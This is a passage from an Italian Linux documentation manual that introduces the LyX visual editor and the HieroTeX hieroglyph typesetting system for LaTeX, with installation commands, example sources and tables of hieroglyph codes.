In generale, si può considerare LyX come il tramite per coloro che sono spaventati dallo scrivere un documento senza l'aiuto di uno strumento visuale, anche se da un punto di vista operativo, alla fine, la scrittura diretta di un sorgente (LaTeX, Lout, SGML, XML o altro), è sempre la scelta migliore. In questo modo ci si può abituare all'idea e poi il passaggio è meno traumatico. Questa precisazione è bene farla, perché non ci si può aspettare da LyX la stabilità di funzionamento che si può avere scrivendo direttamente un sorgente per la composizione differita; pertanto diventa difficile trovare delle motivazioni migliori a quella espressa per usare LyX piuttosto di un altro sistema di scrittura visuale.

529.1 Creazione di un documento

Si avvia LyX con l'eseguibile '**`lyx`**', che può essere avviato senza argomenti. Per creare un documento nuovo, basta aprire il menù *`File`* e selezionare la voce *`New`*. La figura 529.1 mostra in che modo si può presentare LyX mentre si scrive un file per la prima volta. Mentre si scrive, si può osservare subito che non si possono inserire spazi aggiuntivi e nemmeno righe vuote.

Figura 529.1. Scrittura di un documento nuovo con LyX.

Si può salvare il documento selezionando la voce *`Save as`* dal menù *`File`*, specificando poi il nome del file, che ha preferibilmente l'estensione '`.lyx`'.

Il file che si ottiene è un file di testo che ha una vaga somiglianza con TeX. Quanto si vede nella figura 529.1 si traduce in pratica nel testo seguente:

```
#LyX 1.3 created this file. For more info see http://www.lyx.org/
\lyxformat 221
\textclass article
\language english
\inputencoding auto
\fontscheme default
\graphics default
\paperfontsize default
\papersize Default
\paperpackage a4
\use_geometry 0
\use_amsmath 0
\use_natbib 0
\use_numerical_citations 0
\paperorientation portrait
\secnumdepth 3
\tocdepth 3
\paragraph_separation indent
\defskip medskip
\quotes_language english
\quotes_times 2
\papercolumns 1
\papersides 1
\paperpagestyle default

\layout Standard

Il mio primo documento con LyX.
\layout Standard

Si può osservare subito che non c'è modo di inserire spazi aggiuntivi e
 righe vuote.
\layout Standard

\the_end
```

Il documento può essere stampato selezionando la voce `Print` dal menù `File`. Per arrivare alla stampa, LyX usa LaTeX in modo trasparente, con un file che potrebbe essere simile a quello seguente:

```
%% LyX 1.3 created this file.  For more info, see http://www.lyx.org/.
%% Do not edit unless you really know what you are doing.
\documentclass[english]{article}
\usepackage[T1]{fontenc}
\usepackage[latin1]{inputenc}

\makeatletter

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% LyX specific LaTeX commands.
\providecommand{\LyX}{L\kern-.1667em\lower.25em\hbox{Y}\kern-.125emX\@}

\usepackage{babel}
```


```
\makeatother
\begin{document}
Il mio primo documento con \LyX{}.

Si può osservare subito che non c’è modo di inserire spazi aggiuntivi
e righe vuote.
\end{document}
```

Di conseguenza, ciò che si ottiene con la stampa è esattamente il risultato della composizione di questo file con LaTeX.


529.2 Struttura e stile

Dal menù `Layout` è possibile accedere a funzionalità che cambiano l’aspetto del documento. La cosa più importante che si deve stabilire del documento che si va a scrivere è la sua struttura, secondo dei modelli prestabiliti, attraverso la voce `Document`. La figura 529.4 mostra la finestra di inserimento che si ottiene, dove si può osservare in alto la presenza di un menù a scomparsa con un elenco di stili generali.

Figura 529.4. Caratteristiche generali del documento.

Selezionando uno stile complessivo differente, la struttura del documento cambia. Per esempio, il tipo di documento può ammettere una suddivisione in capitoli, oppure solo in sezioni di minore importanza, oppure può essere sprovvisto di suddivisioni. Ancora più importante di questo, la scelta dello stile complessivo dichiara anche il modo in cui si vuole arrivare alla composizione finale. Nell’esempio iniziale della figura 529.1 si fa riferimento allo stile generale predefinito, corrispondente allo stile ‘**`article`**’ di LaTeX; in questo modo la composizione passa per la trasformazione in LaTeX. Se si osservano le voci che appaiono nel menù a

scomparsa della voce `Layout` già descritta (figura 529.4), si possono notare alcuni stili riferiti espressamente a DocBook: il loro utilizzo implica una composizione che utilizza strumenti relativi a DocBook, pertanto viene generato un sorgente SGML e non più LaTeX.

Durante la scrittura del documento, il testo che viene inserito viene associato a uno stile predefinito, in relazione al tipo di documento scelto. Se si guarda nuovamente la figura 529.1, si può notare che sotto alle voci del menù normale appare un menù a scomparsa, sul quale si legge il nome '**`Standard`**'. Il significato è semplice: il testo sul quale si trova il cursore è associato allo stile standard. Basta mettere il cursore su un blocco di testo, per esempio la prima riga, scegliere una voce differente da questo menù a scomparsa per ottenerne l'adattamento al suo stile. Nella figura 529.5 è stato associato il testo della prima riga allo stile '**`Section`**', trasformandolo così nel titolo di una sezione.

Figura 529.5. Modifica dello stile associato a un blocco di testo.

Naturalmente, nell'ambito delle possibilità dello stile a cui è associato il blocco di testo, è possibile intervenire per modificare localmente una porzione di questo o anche il paragrafo nel suo complesso, ma per questo si deve agire sempre nel menù `Layout`, selezionando altre voci.

529.3 Modelli di documento

LyX consente di creare un documento a partire da un modello, utilizzando la voce `New from template` del menù `File`. In pratica, si tratta soltanto di file LyX di esempio che si trovano in una posizione conveniente del file system, che l'utente comune non può modificare.

529.4 Automatismi

Quando il testo prevede una numerazione, come avviene con i titoli delle sezioni, i riferimenti in nota, i riferimenti alle pagine di un indice, tutto avviene in modo automatico. Tuttavia, si tratta di un compito demandato al sistema di composizione (LaTeX, DocBook o altro). L'inserimento di oggetti di questo genere nel testo, si ottiene con le voci del menù `Insert`. Per esempio, per inserire un indice generale, si deve selezionare la voce `Lists & TOC`, quindi `Table of contents`.

529.5 Riferimenti

- *The document processor*
  ⟨*http://www.lyx.org* ⟩

[1] **LyX** GNU GPL

Capitolo 530

Introduzione a HieroTeX

HieroTeX è un sistema per la composizione con caratteri geroglifici attraverso LaTeX. Si compone di una serie di file di stile e una serie di file di caratteri tipografici; inoltre fornisce alcuni programmi di servizio, in particolare Sesh, il cui scopo è quello di filtrare un file LaTeX per comporre le istruzioni corrette per la generazione di un testo in geroglifico.

Probabilmente non esiste alcun pacchetto già pronto per la propria distribuzione GNU/Linux e occorre fare da soli: sia l'installazione degli stili e dei caratteri, sia la compilazione di Sesh.

> Lo scopo di questo capitolo è solo quello di mostrare come si usa HieroTeX. Chi scrive queste informazioni non ha alcuna preparazione su tale forma di scrittura: l'unica motivazione da cui è nato questo capitolo è la curiosità. È probabile che in queste pagine appaiono degli esempi senza senso nella lingua dell'antico Egitto, cosa di cui deve tenere conto il lettore.

HieroTeX può essere ottenuto dal sito gestito dal suo stesso autore, Serge Rosmorduc e precisamente dall'URI ⟨*http://www.iut.univ-paris8.fr/~rosmord/archives/*⟩, prelevando i file corrispondenti ai modelli: '`egyptomf-*.tar.gz`', '`egyptopk-*.tar.gz`', e '`egyptouser-*.tar.gz`'.

530.1 Installazione

Dopo aver prelevato i tre file indicati all'inizio, si estrae il loro contenuto, così si ottiene la directory '`HieroTeX/`' a partire da quella corrente.

```
tar xzvf egypto...tar.gz
```

La prima cosa da fare è installare i caratteri tipografici e gli stili per TeX. Dal momento che ogni distribuzione GNU/Linux è organizzata a modo suo, per quanto riguarda TeX, bisogna fare una piccola ricerca per determinare dove sono stati collocati gli altri. Occorre cercare la posizione dei file '`*.mf`', '`*.tfm`' e '`*.sty`'. A titolo di esempio, potrebbe trattarsi delle directory '`/usr/share/texmf/fonts/source/`***pacchetto_tex***' per i file '`*.mf`', della directory '`/usr/share/texmf/fonts/tfm/`***pacchetto_tex***' per i file '`*.tfm`' e della directory '`/usr/share/texmf/tex/latex/`***pacchetto_tex***' per gli stili. In tal caso, si potrebbe procedere come viene mostrato di seguito.

$ **su** [*Invio*]

\# **mkdir /usr/share/texmf/fonts/source/hierotex** [*Invio*]

\# **mkdir /usr/share/texmf/fonts/source/hierotex/mf** [*Invio*]

\# **mkdir /usr/share/texmf/fonts/source/hierotex/auxmf** [*Invio*]

\# **mkdir /usr/share/texmf/fonts/tfm/hierotex** [*Invio*]

\# **mkdir /usr/share/texmf/tex/latex/hierotex** [*Invio*]

\# **cd HieroTeX** [*Invio*]

\# **cp Fonts/mf/* /usr/share/texmf/fonts/source/hierotex/mf** [*Invio*]

cp Fonts/auxmf/* /usr/share/texmf/fonts/source/hierotex/auxmf [*Invio*]

cp Fonts/font/*.tfm /usr/share/texmf/fonts/tfm/hierotex [*Invio*]

cp TEX/*.sty /usr/share/texmf/tex/latex/hierotex [*Invio*]

cp TEX/*.fd /usr/share/texmf/tex/latex/hierotex [*Invio*]

Successivamente, occorre ricostruire i file '`ls-R`' all'interno della struttura di LaTeX. Questo lo si può ottenere attraverso '**`texconfig`**', selezionando la voce '**`REHASH`**' dal menù principale.

texconfig [*Invio*]

Durante l'installazione dei caratteri e degli stili, occorre fare attenzione ai permessi delle directory e dei file: i file devono essere leggibili a tutti, mentre le directory, oltre a questo, devono essere anche attraversabili.

530.1.1 Sesh

Sesh è un programma molto semplice, il cui scopo è quello di preelaborare un sorgente LaTeX, scritto inserendo caratteri geroglifici, ma in modo semplificato. Il risultato è un file LaTeX corretto, che però sarebbe più difficile da scrivere.

Questo programma è indispensabile per lavorare bene con HieroTeX, per cui è necessario procedere alla sua compilazione. Nella documentazione originale, si indica la necessità di mettere mano al file '`HieroTeX/variable.mk`'; tuttavia, per la compilazione di Sesh, ciò non dovrebbe essere necessario. Per la compilazione si entra nella directory contenente i sorgenti.

$ **cd HieroTeX/Seshnesu** [*Invio*]

$ **make configure** [*Invio*]

$ **make sesh** [*Invio*]

Se si avvia '**`make`**' senza argomenti, si ottiene semplicemente un promemoria delle opzioni disponibili.

La compilazione genera il file eseguibile '**`sesh`**', che può essere collocato dove si ritiene più opportuno, purché da lì possa essere utilizzato.

530.2 Utilizzare HieroTeX

Per poter scrivere dei simboli geroglifici attraverso HieroTeX, è necessario importare uno stile di questo sistema e utilizzare i comandi relativi. Prima di analizzare la sintassi e il comportamento dei comandi specifici di HieroTeX, è opportuno iniziare con un esempio banale, in modo da verificarne il funzionamento.


```
\documentclass{report}
\usepackage{hierLtx}
\begin{document}
\begin{center}
\hieroglyphe{F/35} = nfr
\end{center}
\end{document}
```

Supponendo che il file si chiami '`prova.tex`', la sua composizione avviene nel modo solito:

$ **`latex prova.tex`** [*Invio*]

$ **`dvips -o prova.ps prova.dvi`** [*Invio*]

La stessa cosa potrebbe essere ottenuta con un esempio leggermente differente:

```
\documentclass{report}
\usepackage{hiero}
\begin{document}
\begin{center}
\begin{hieroglyph}
    F35
\end{hieroglyph}
= nfr
\end{center}
\end{document}
```

In tal caso, prima di dare in pasto questo file a LaTeX, occorre filtrarlo attraverso Sesh:

$ **`cat prova.tex | sesh > prova-1.tex`** [*Invio*]

$ **`latex prova-1.tex`** [*Invio*]

$ **`dvips -o prova.ps prova-1.dvi`** [*Invio*]

Figura 530.3. Il risultato ingrandito della composizione dei due esempi introduttivi.

= nfr

530.2.1 Due modi di usare HieroTeX

A seconda delle esigenze che si hanno, si può usare HieroTeX in due modi: incorporando lo stile '**`hierLtx`**' o lo stile '**`hiero`**'. Nel primo caso, per rappresentare i caratteri geroglifici si può usare solo il comando '**`\hieroglyphe{`**...**`}`**', mentre nel secondo si usa un ambiente: '**`\begin{hieroglyph}`**...**`\end{hieroglyph}`**'. Tuttavia, a seconda della situazione cambia il modo in cui i simboli geroglifici vanno annotati.

In generale, con il comando '**`\hieroglyphe{`**...**`}`**' si possono indicare i simboli nella forma '***lettera*/*numero***', per cui,

```
\hieroglyphe{F/35}
```

corrisponde al simbolo già mostrato nella figura 530.3. Al contrario, per fare la stessa cosa nell'altro modo, bisognerebbe scrivere:

```
\begin{hieroglyph}{\leavevmode \Hunh{\Aca F/35/}}\end{hieroglyph}
```

Tuttavia, disponendo dell'aiuto di Sesh, è sufficiente scrivere invece la sigla del geroglifico, nella forma '***letteranumero***' (senza la barra):

```
\begin{hieroglyph}F35\end{hieroglyph}
```

In generale, può essere conveniente utilizzare il primo metodo solo per scrivere poche cose, in modo tale da non dipendere da Sesh per annotare uno o due simboli; ma per fare qualcosa di più, è molto meglio scegliere il secondo stile utilizzando Sesh prima della composizione.

I simboli geroglifici devono poter essere raggruppati assieme stabilendo anche la sovrapposizione eventuale. Per entrambi gli stili di scrittura si possono usare il trattino singolo ('**-**') e i due punti ('**:**'), per ottenere rispettivamente la separazione orizzontale e la separazione verticale. Si osservino i due esempi seguenti che generano lo stesso risultato:

```
\hieroglyphe{M/17-X/1:N/35:N/5}
```

```
\begin{hieroglyph}M17-X1:N35:N5\end{hieroglyph}
```

Figura 530.9. '**M17-X1:N35:N5**'.

Nel caso particolare del comando '**\hieroglyphe{**...**}**', si possono raggruppare più segni tra parentesi graffe; volendo scrivere in modo più preciso quanto è già stato mostrato, si potrebbero riunire i tre simboli finali:

```
\hieroglyphe{M/17-{X/1:N/35:N/5}}
```

L'ambiente '**hieroglyph**' offre di più e questo viene descritto nella prossima sezione.

530.2.2 Scrittura normale

Per poter scrivere in maniera «decente» un testo con simboli geroglifici, occorre utilizzare la seconda modalità, quella che si avvale dell'aiuto di Sesh. A differenza del primo modo, i simboli possono essere indicati attraverso la sigla corrispondente, senza barre di separazione, oppure attraverso la loro traslitterazione, ammesso che esista. La codifica utilizzata deriva dal documento *Inventaire des signes hieroglyphiques en vue de leur saisie informatique*, citato alla fine del capitolo e noto anche come *manuel de codage*, benché non sia perfettamente aderente a quel documento. A partire dalla figura 530.26 vengono elencati i codici disponibili con HieroTeX; tuttavia, dal momento che la qualità di queste immagini non è molto buona, conviene eventualmente fare riferimento alla tabella relativa contenuta nel documento *A LaTeXperiment of hieroglyphic typesetting*, sempre citato alla fine del capitolo.


I simboli, indicati attraverso la sigla standard, oppure la loro traslitterazione, possono essere separati nel modo già visto, attraverso il trattino e i due punti ('**-**', '**:**'), mentre il raggruppamento si fa attraverso l'uso delle parentesi tonde. Ma in questo ambiente sono possibili anche altri effetti, riepilogati in parte nella tabella 530.11. Inoltre, è possibile anche la scrittura incolonnata. Prima di illustrare in che modo è possibile ottenere l'incolonnamento, vengono mostrati alcuni esempi comuni, escluso il caso del raggruppamento che è già stato presentato.

Tabella 530.11. Alcuni dei simboli speciali per la scrittura.

<table>
<tr><th>Codice</th><th>Risultato</th></tr>
<tr><td>_</td><td>Separa orizzontalmente.</td></tr>
<tr><td>:</td><td>Separa verticalmente.</td></tr>
<tr><td>(…)</td><td>Raggruppa.</td></tr>
<tr><td>*</td><td>Separa allo stesso livello.</td></tr>
<tr><td>#</td><td>Sovrascrive.</td></tr>
<tr><td>-=</td><td>Conclusione grammaticale.</td></tr>
<tr><td>:=</td><td>Conclusione grammaticale.</td></tr>
<tr><td>..</td><td>Spazio.</td></tr>
<tr><td>.</td><td>Mezzo spazio.</td></tr>
<tr><td>\</td><td>Ruota orizzontalmente il simbolo che lo precedente.</td></tr>
<tr><td>\sn</td><td>Riduce la dimensione del simbolo che lo precede di n volte.</td></tr>
<tr><td><-…-></td><td>Delimita all'interno di un cartiglio.</td></tr>
<tr><td><S-…-></td><td>Delimita all'interno di un «serekh».</td></tr>
<tr><td><Sb-…-></td><td>Delimita mostrando solo l'inizio di un serekh.</td></tr>
<tr><td><Sm-…-></td><td>Delimita mostrando solo la parte centrale di un serekh.</td></tr>
<tr><td><Se-…-></td><td>Delimita mostrando solo la parte finale di un serekh.</td></tr>
<tr><td><H-…-></td><td>Delimita all'interno di un segno «hwt».</td></tr>
<tr><td>-#-…-#-</td><td>Ombreggiatura dei simboli contenuti.</td></tr>
<tr><td>+l…+s</td><td>Delimita del testo normale (LaTeX).</td></tr>
<tr><td>|…-</td><td>Pone il testo normale elevato all'esponente.</td></tr>
<tr><td>\!</td><td>Avvicinamento tra i simboli.</td></tr>
<tr><td>-!
:!</td><td>Chiude una colonna.</td></tr>
</table>

- **Spaziatura**

```
\begin{hieroglyph}
    (V28-.:N5:.-V28)
\end{hieroglyph}
```

Figura 530.13. '**(V28-.:N5:.-V28)**'

La figura 530.13 mostra il risultato della composizione. Si osservi l'uso del punto singolo, come richiesta esplicita di un piccolo spazio, prima e dopo il simbolo N5. Senza questa spaziatura, il simbolo apparirebbe troppo basso.

- **Rotazione orizzontale**

```
\begin{hieroglyph}
    (A1-A1\)
\end{hieroglyph}
```

figura 530.15. '**(A1-A1\)**'

La figura 530.15 mostra il risultato della composizione. L'inversione del secondo simbolo è stato ottenuto aggiungendo in coda una barra obliqua inversa ('****').

- **Cartiglio**

```
\begin{hieroglyph}
    <-(M17-X1:N35:N5)-(G25-\!\!Aa1:.):N35->
\end{hieroglyph}
```

Figura 530.17. '**<-(M17-X1:N35:N5)-(G25-\!\!Aa1:.):N35->**'

La figura 530.17 mostra il risultato della composizione. Il trattino utilizzato all'interno dei simboli '**<**' e '**>**' serve solo a evitare ambiguità con altri comandi particolari, ovvero con altri tipi di cornici diverse dal cartiglio.

- **Avvicinamento**

```
\begin{hieroglyph}
    (G39-\!\!N5:.)
\end{hieroglyph}
```

Figura 530.19. '**(G39-\!\!N5:.)**'

```
\begin{hieroglyph}
    (I10:\!\!X1:N17)
\end{hieroglyph}
```

Figura 530.21. '**(I10:\!\!X1:N17)**'

Le figure 530.19 e 530.21 mostrano rispettivamente i due esempi, dove nel primo caso c'è un avvicinamento di simboli in modo orizzontale, mentre nel secondo si ha un avvicinamento in modo verticale.

Vale la pena di annotare che uno o più spazi rappresentano la fine di una parola. Gli spazi vanno messi prima dei simboli di separazione (il trattino e i due punti) e questo, tra le altre cose, facilita l'incolonnamento del testo nel sorgente LaTeX.

Per incolonnare i simboli geroglifici, si utilizza il comando seguente,

```
\EnColonne[dimensione\Htm]{...}
```

dove all'interno delle parentesi graffe va dichiarato l'ambiente '**hieroglyph**'. Viene mostrato un esempio abbastanza complesso, tratto dalla documentazione di HieroTeX. Viene abbinato lo stesso testo, prima in forma orizzontale, poi in forma verticale:

```
\begin{hieroglyph}
    G5 <S E1 D40 xa m R19*(t:niwt) > nbty wAH sw*t-i-i (ra:Z1)*mi m p*t:pt
    sxm*G8*(F9:F9) (Dsr:xa)*Z3 (sw:t)*(bit:t) <ra-mn-xpr> zA*\!\!\!(ra:.)
    <G26-ms*nfr-xpr> O10 nb:t M:f (kA:t)*(N33:N33:N33) mr*i*i
\end{hieroglyph}
```

```
\begin{center}
    \EnColonne[1.2\Htm]{
        \begin{hieroglyph}
            G5 <S E1 D40 xa m R19*(t\s1:niwt\s1) >-!
            nbty wAH sw*\!t\s1*\!i*i (ra:Z1)*mi m (p*t:pt)-!
            sxm*G8 F9*F9  Dsr-xa-Z2-!
            (sw:t)*(bit:t) <ra-mn-xpr>-! zA*\!\!\!(ra:.)
            <-G26-ms*nfr-xpr->-! O10 nb-t M-f (kA:t)*(N33:N33:N33) mr*i*i
        \end{hieroglyph}
    }
\end{center}
```

Figura 530.24. Esempio di una composizione normale e incolonnata.

La figura 530.24 mostra il risultato di questa composizione. Si osservi che in questo caso, quando possibile, è stata usata la codifica corrispondente alla traslitterazione invece del nome nella solita forma '***letteranumero***'.

530.3 Codifica di HieroTeX

Nelle prossime pagine viene mostrato un elenco di simboli geroglifici e la loro codifica corrispondente. Si può notare che a volte sono disponibili più forme diverse per la codifica; di solito, da quanto propone l'autore di HieroTeX, si tende a preferire quella che si avvicina di più alla traslitterazione del simbolo. La prima figura, 530.3, mostra l'elenco dei simboli alfabetici fondamentali; le altre mostrano tutti i simboli disponibili.

Figura 530.25. Codifica alfabetica fondamentale.

A i a w
W b p f
m n N r
h H x X
z s S q
k g t T
d D

Figura 530.26. Codifica usata da HieroTeX.

A1	A2	A3
A4	A5	A6
A7	A8	A9
A10	A11	A12, mSa
A13	A14	A14A
A15, xr	A16	A17, Xrd
A17A	A18	A19
A20	A21, sr	A22
A23	A24	A25
A26	A27	A28
A29	A30	A31
A32	A33, mniw	A34
A35	A36	A37
A38, qiz	A39	A40
A41	A42	A43
A44	A45	A46
A47, iry	A48	A49
A50, Sps	A51, Spsi	A52
A53	A54	A55
A59	B1	B2
B3, msi	B4	B5
B6	B7	C1
C2	C3, DHwty	C4, Hnmw
C5	C6, inpw	C7, stX

Figura 530.27. Codifica usata da HieroTeX.

C8, mnw	C9	C10, mAat
C11, HH	C12	C17
C18	C19	C20
D1, tp	D2, Hr	D3, Sny
D4, ir	D5	D6
D7	D8	D9, D9, rmi
D10, wDAt	D11	D12
D13	D14	D15
D16	D17	D18
D19, fnd	D20	r, D21, rA
D22	D23	D24, spt
D25, spty	D26	D27, mnD
D27A	D28, kA	D29
D30	D31	D32
D33	D34, aHA	D34A
D35	a, D36	D37
D38	D39	D40
D41	D42	D43
D44	D45, Dsr	d, D46
D46A	D47	D48
D49	D50, Dba	D51
D52, mt	D53	D54
D55	D56, rd, sbq, gH, gHs	D57
b, D58	D59, ab	D60, wab

Figura 530.28. Codifica usata da HieroTeX.

D61, sAH	D62	D63
E1	E2	E3
E4	E5	E6, zzmt
E7	E8	E8A
E9	E10	E11
E12	E13	E14
E15	E16	E17, zAb
E18	E19	E20
E21	E22, mAi	E23, rw, l
E24, Aby	E25	E26
E27	E28	E29
E30	E31	E32
E33	E34, wn	F1
F2	F3	F4, HAt
F5, SsA	F6	F7
F8	F9	F10
F11	F12, wsr	F13, wp
F14	F15	F16, db
F17	F18, Hw, bH	F19
F20, ns	F21, idn, msDr, sDm, DrD	F22, pH, kfA
F23, xpS	F24	F25, wHm
F26, Xn	F27	F28
F29, sti	F30, Sd	F31, ms
X, F32	F33, sd	F34, ib

Figura 530.29. Codifica usata da HieroTeX.

F35, nfr	F36, zmA	F37
F37B	F38	F39, imAx
F40, Aw	F41	F42, spr
F43	F44, iwa, isw	F45
F46, pXr, qAb	F47	F48
F49	F50	F51
F52	A, G1, A	G2, AA
G3	G4, tyw	G5
G6	G7	G7A
G7AA	G8	G9
G10	G11	G12
G13	G14, mwt	G15
G16, nbty	m, G17	G18, mm
G19	G20	G21, nH
G22, Db	G23, rxyt	G24
G25, Ax	G26	G26A
G27, dSr	G28, gm	G29, bA
G30, bAw	G31	G32, baHi
G33	G34	G35, aq
G36, wr	G37	G38, gb
G39, zA	G40, pA	G41, xn, pA'
G42, wSA	w, G43	G44, ww
G45	G46, mAw	G47, TA
G48	G49	G50

Figura 530.30. Codifica usata da HieroTeX.

G51	G52	G53
G54, snD	H1	H2, wSm
H3, pAq	H4	H5
H6, Sw	H6A	H7
H8	I1, aSA	I2, Styw
I3, mzH	I4, sbk	I5, sAq
I5A	I6, km	I8, Hfn
f, I9	D, I10	I11, DD
I12	I13	I14
I15	K1, in	K2
K3, ad	K4, XA	K5, bz
K6, nSmt	K7	L1, xpr
L2, bit	L3	L4
L5	L6	L7, srqt
M1, iAm	M2, Hn	M3, xt
M4, rnp	M5	M6, tr
M7	M8, SA	M9, zSn
M10	M11, wdn	M12, xA
M13, wAD	M14	M15
M16, HA	i, M17	M18, ii
M19	M20, sxt	M21, sm
M22	M23, sw	M24, rsw
M25	M26, Sma	M27
M28	M29, nDm	M30, bnr

Figura 530.31. Codifica usata da HieroTeX.

M31	M32	M33
M34, bdt	M35	M36, Dr
M37	M38	M39
M40, iz	M41	M42
M43	M44	N1, pt
N2	N3	N4, iAdt, idt
N5, ra, zw, hrw	N6	N7
N8, Hnmmt	N9, pzD	N10
N11, Abd, iaH	N12	N13
N14, dwA, sbA	N15, dwAt	N16, tA
N17	N18, iw	N19
N20, wDb, idb	N21	N22
N23	N24, spAt	N25, xAst
N26, Dw	N27, Axt	N28, xa
q, N29	N30, iAt	N31
N32	N33	N33A
N34	n, N35	N35A, mw
N36	S, N37	N38
N39	N40, Sm	N41, id, N42
O1, pr	O2	O3
h, O4	O5	O6, Hwt
O7	O8	O9
O10	O11, aH	O12
O13	O14	O15, wsxt

Figura 530.32. Codifica usata da HieroTeX.

O16	O17	O18, kAr
O19	O20	O21
O22, zH	O23	O24
O25, txn	O26	O27
O28, iwn	O29, aA	aAv, O29v
O30, zxnt	O31	O32
O33	z, O34	O35, zb
O36, inb	O37	O38
O39, inr	O40	O41
O42, Ssp	O43	O44
O45, ipt	O46	O47, nxn
O48	O49, niwt	O50, zp
O51, Snwt	P1	P1A
P2	P3	P4, wHa
P5, TAw, nfw	P6, aHa	P7
P8, xrw	P9	P10
P11	Q1, st	Q2, wz
p, Q3, p	Q4	Q5
Q6, qrsw, qrs	Q7	R1, xAwt, xAt
R2	R3	R4, Htp
R5, kAp, kp	R6	R7, snTr
R8, nTr	R9, bd	R10
R11, dd, Dd	R12	R13
R14, imnt	R15, iAb	R16, wx

Figura 530.33. Codifica usata da HieroTeX.

R17	R18	R19
R20	R21	R22, xm
R23	R24	R25
S1, HDt	S2	N, S3, dSrt
S4	S5	S6, sxmty
S7, xprS	S8, Atf	S9, Swty
S10, mDH	S11, wsx	S12, nbw
S13	S14	S14A
S15, tHn, THn, S16	S17	S17A
S18, mnit	S19, sDAw	S20, xtm
S21	S22, sT	S23, dmD
S24, Tz	S25	S26, Sndyt
S27, mnxt	S28	s, S29
S30, sf	S31	S32, siA
S33, Tb	S34, anx	S35, Swt
S36	S37, xw	S38, HqA
S39, awt	S40, wAs	S41, Dam
S42, abA, sxm, xrp	S43, md	S44, Ams
S45, nxxw	T1	T2
T3, HD	T4	T5
T6, HDD	T7	T7A
T8	T8A	T9, pd
T9A	T10, pD	T11, zin, zwn, sXr
